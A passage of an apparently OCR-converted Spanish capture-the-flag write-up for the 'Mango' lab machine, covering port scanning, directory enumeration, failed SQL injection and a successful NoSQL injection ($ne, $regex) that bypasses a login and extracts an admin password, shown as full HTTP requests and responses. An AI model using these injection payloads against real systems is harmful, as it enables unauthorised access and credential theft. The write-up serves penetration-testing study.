
Mango - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDXYCdNRHET98F1ZTM+H8yrD9KXeRjvIk9e78JkHdzcqCq6zcvYIqEZReb3FSCChJ9m
aAujbDS3UgYzySN+c5GV/ssmA6wWHu4zz+k+qztqdYFPh0/TgrC/wNPWHOKdpivgoyk3+F/retyGdKUNGjypXrw6v1faHiLOIO+zNHorxB
pVdgPljbjijm7kcPNgpTXLXE51oNE3Q5w7ufO5ulo3Pqm0x+4d+SEpCE4g0+Yb020zK+JlKsp2tFJyLqTLan1buN
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqSZ4iBMzBrw2lEFKYlwO2qmw0WPf76
GwPgbcVpuaEld8=
|   256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB1sFdLYacK+1f4J+i+NCAhG+bj8xzzydNhqA1Ndo/xt
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: 403 Forbidden
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceNam
mango.htb/localityName=None/organizationalUnitName=None
| Issuer: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/coun
ocalityName=None/organizationalUnitName=None
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
```


En el puerto 80 nos pone forbidden y en el puerto 443 vemos lo siguiente:



Vamos a buscar posibles rutas del puerto 443


```
└─$ gobuster dir -u https://10.10.10.162 -w /usr/share/wordl
ar -t 100 --add-slash -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart
===============================================================
[+] Url:                     https://10.10.10.162
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              jsp,txt,jar,aspx,html,php,jpg,pn
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html/               (Status: 403) [Size: 278]
/.php/                (Status: 403) [Size: 278]
/index.php/           (Status: 200) [Size: 5152]
/icons/               (Status: 403) [Size: 278]
/analytics.php/       (Status: 200) [Size: 397607]
```

Vemos una ruta llamada "analytics.php"




	STATES	YEAR						
	CITY	1977	1978	1979	1980	1981	1982	1983
3	Arizona	339.7	265.6	313.5	292.7	268.2	278.2	
4	Colorado	374	293.5	332.5	315.2	288.9	300.6	
5	Florida	279.75	254.5	239	239.075	226.5	232.025	
6	Georgia	294	262.7	241.8	230.2	219.1	226	
7	Missouri-Illinois	344.6	327.8	305	276.7	248	249.3	
8	Nevada	341.8	268.3	335.1	303.7	263.2	255.6	
9	New York-New Jersey-Pennsylvania	254.1	219.5	217	210.3	201	211.2	
10	North Carolina-South Carolina	263.2	246.3	230.8	204.5	189.1	194.3	
11	Oregon-Washington	344.9	320	290.2	275.6	250.6	238.3	

Vamos a ver el certificado ssl del puerto 443. Como podemos ver nos revela un subdominio



Vemos que es un panel de login:



Vamos a intentar bypasearlo con una SQL injection de distintas formas (El codigo de estado 200 nos dice que no lo hemos bypaseado):

```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Origin: http://staging-order.mango.htb
Connection: keep-alive
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=v7hsi3fdkobjsnuhhjksuqpg43
Upgrade-Insecure-Requests: 1

username=admin' or 1=1-- -&password=password&login=login
```

```
HTTP/1.1 200 OK
Date: Tue, 29 Oct 2024 08:16:33 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalida
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4022
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <link rel="mask-icon" type="" href="
    https://static.codepen.io/assets/favicon/log
    8bd662872f6b673a722f4b3ca2421637d5596661b4e2
    #111" />
    <title>
      Mango | Sweet & Juicy
```

```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://staging-order.mango.htb
Connection: keep-alive
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=v7hsi3fdkobjsnuhhjksuqpg43
Upgrade-Insecure-Requests: 1

username=admin' and 1=1-- -&password=password&login=login
```

```
HTTP/1.1 200 OK
Date: Tue, 29 Oct 2024 08:18:06 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4022
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <link rel="mask-icon" type="" href="
    https://static.codepen.io/assets/favicon/logo-pin-8f3
    8bd662872f6b673a722f4b3ca2421637d5596661b4e2132cc.svg
    #111" />
```

```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: http://staging-order.mango.htb
Connection: keep-alive
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=v7hsi3fdkobjsnuhhjksuqpg43
Upgrade-Insecure-Requests: 1

username=admin' or sleep (5)-- -&password=password&login=login
```

```
HTTP/1.1 200 OK
Date: Tue, 29 Oct 2024 08:18:35 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4022
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <link rel="mask-icon" type="" href="
    https://static.codepen.io/assets/favi
    8bd662872f6b673a722f4b3ca2421637d5596
    #111" />
    <title>
      Mango | Sweet & Juicy
```

```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: http://staging-order.mango.htb
Connection: keep-alive
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=v7hsi3fdkobjsnuhhjksuqpg43
Upgrade-Insecure-Requests: 1

username=admin''&password=password&login=login
```

```
HTTP/1.1 200 OK
Date: Tue, 29 Oct 2024 08:19:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GM
Cache-Control: no-store, no-cache, mu
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4022
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <link rel="mask-icon" type="" hre
    https://static.codepen.io/assets/
    8bd662872f6b673a722f4b3ca2421637d
    #111" />
```

He probado a realizar lo mismo en el campo password y siempre me encuentro con el mismo codigo de estado (200) y el mismo "Content-Length" (4022). Como no estamos consiguiendo nada con las SQLi, vamos a intentarlo con las NoSQL Injection.

Las NQL Injection son distintas, se puede jugar con operadores logicos como:

- `[$ne]` => Not equal
- `[$regex]` => Expresiones Regulares
  - `[$regex]=^a` => Que empiecen por "a"
  - `[$regex]=^a.*` => Que empiecen por "a" y luego tenga contenido
  - `[$regex]=.{2}` => Longitud de 20 caracteres

Quiero que me diga si el usuario es igual a admin y la contraseña NO es igual a admin:

```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://staging-order.mango.htb
Connection: keep-alive
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=v7hsi3fdkobjsnuhhjksuqpg43
Upgrade-Insecure-Requests: 1

username[$eq]=admin&password[$ne]=admin&login=login
```

```
1  HTTP/1.1 302 Found
2  Date: Tue, 29 Oct 2024 09:07:56 GMT
3  Server: Apache/2.4.29 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00
5  Cache-Control: no-store, no-cache,
6  Pragma: no-cache
7  location: home.php
8  Content-Length: 4022
9  Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UT
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
17     <link rel="mask-icon" type="" h
       https://static.codepen.io/assets
```

Como vemos, el codigo de estado es "302" por lo que se esta aplicando una redireccion. Si le damos a "follow redirect" podemos ver lo siguiente:

Vamos a intentar conseguir la contraseña. Vamos a ver si la contraseña empieza por "a":

```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://staging-order.mango.htb
Connection: keep-alive
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=v7hsi3fdkobjsnuhhjksuqpg43
Upgrade-Insecure-Requests: 1

username[$eq]=admin&password[$regex]=^a&login=login
```

```
1  HTTP/1.1 200 OK
2  Date: Tue, 29 Oct 2024 09:12:50 GM
3  Server: Apache/2.4.29 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00
5  Cache-Control: no-store, no-cache,
6  Pragma: no-cache
7  Vary: Accept-Encoding
8  Content-Length: 4022
9  Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=U
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
17     <link rel="mask-icon" type=""
       https://static.codepen.io/asse
```

Como obtenemos un codigo de estado 200 quiere decir que no empieza por "a". Como no voy a ir probando letra a letra voy a utilizar el intruder para que fuzzear con todas las letras del abecedario y ver cual me da un codigo de estado distinto:

17	q	200	112
18	r	200	112
19	s	200	112
20	t	302	112

Como podemos ver, la "t" tiene un codigo de estado distinto, por lo que empieza por "t". Vamos a ver cuantos caracteres tiene la contraseña:

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  /webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 54
9 Origin: http://staging-order.mango.htb
0 Connection: keep-alive
1 Referer: http://staging-order.mango.htb/
2 Cookie: PHPSESSID=v7hsi3fdkobjsnuhhjksuqpg43
3 Upgrade-Insecure-Requests: 1
4
5 username[$eq]=admin&password[$regex]=.{12}&login=login
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Tue, 29 Oct 2024 09:19:10 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-re
6 Pragma: no-cache
7 location: home.php
8 Content-Length: 4022
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
17     <link rel="mask-icon" type="" href="
       https://static.codepen.io/assets/favic
```


```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://staging-order.mango.htb
Connection: keep-alive
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=v7hsi3fdkobjsnuhhjksuqpg43
Upgrade-Insecure-Requests: 1

username[$eq]=admin&password[$regex]=.{13}&login=login
```

```
1 HTTP/1.1 200 OK
2 Date: Tue, 29 Oct 2024 09:19:37
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52
5 Cache-Control: no-store, no-cac
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 4022
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charse
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
17     <link rel="mask-icon" type=
       https://static.codepen.io/a
```

Como con 12 caracteres recibo el codigo de estado 302 y con 13 caracteres recibo el 200, quiere decir que la contraseña contiene 12 caracteres. Voy a ir fuzzeando letra a letra los 12 caracteres con el intruder hasta encontrarla. Para ello voy a utilizar el abecedario en mayusculas, minusculas y numeros.

Conseguimos las credenciales admin:t9KcS3>!0B#2

Pero nos sigue saliendo lo mismo:



Puede ser que haya otro usuario aparte de admin:

```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://staging-order.mango.htb
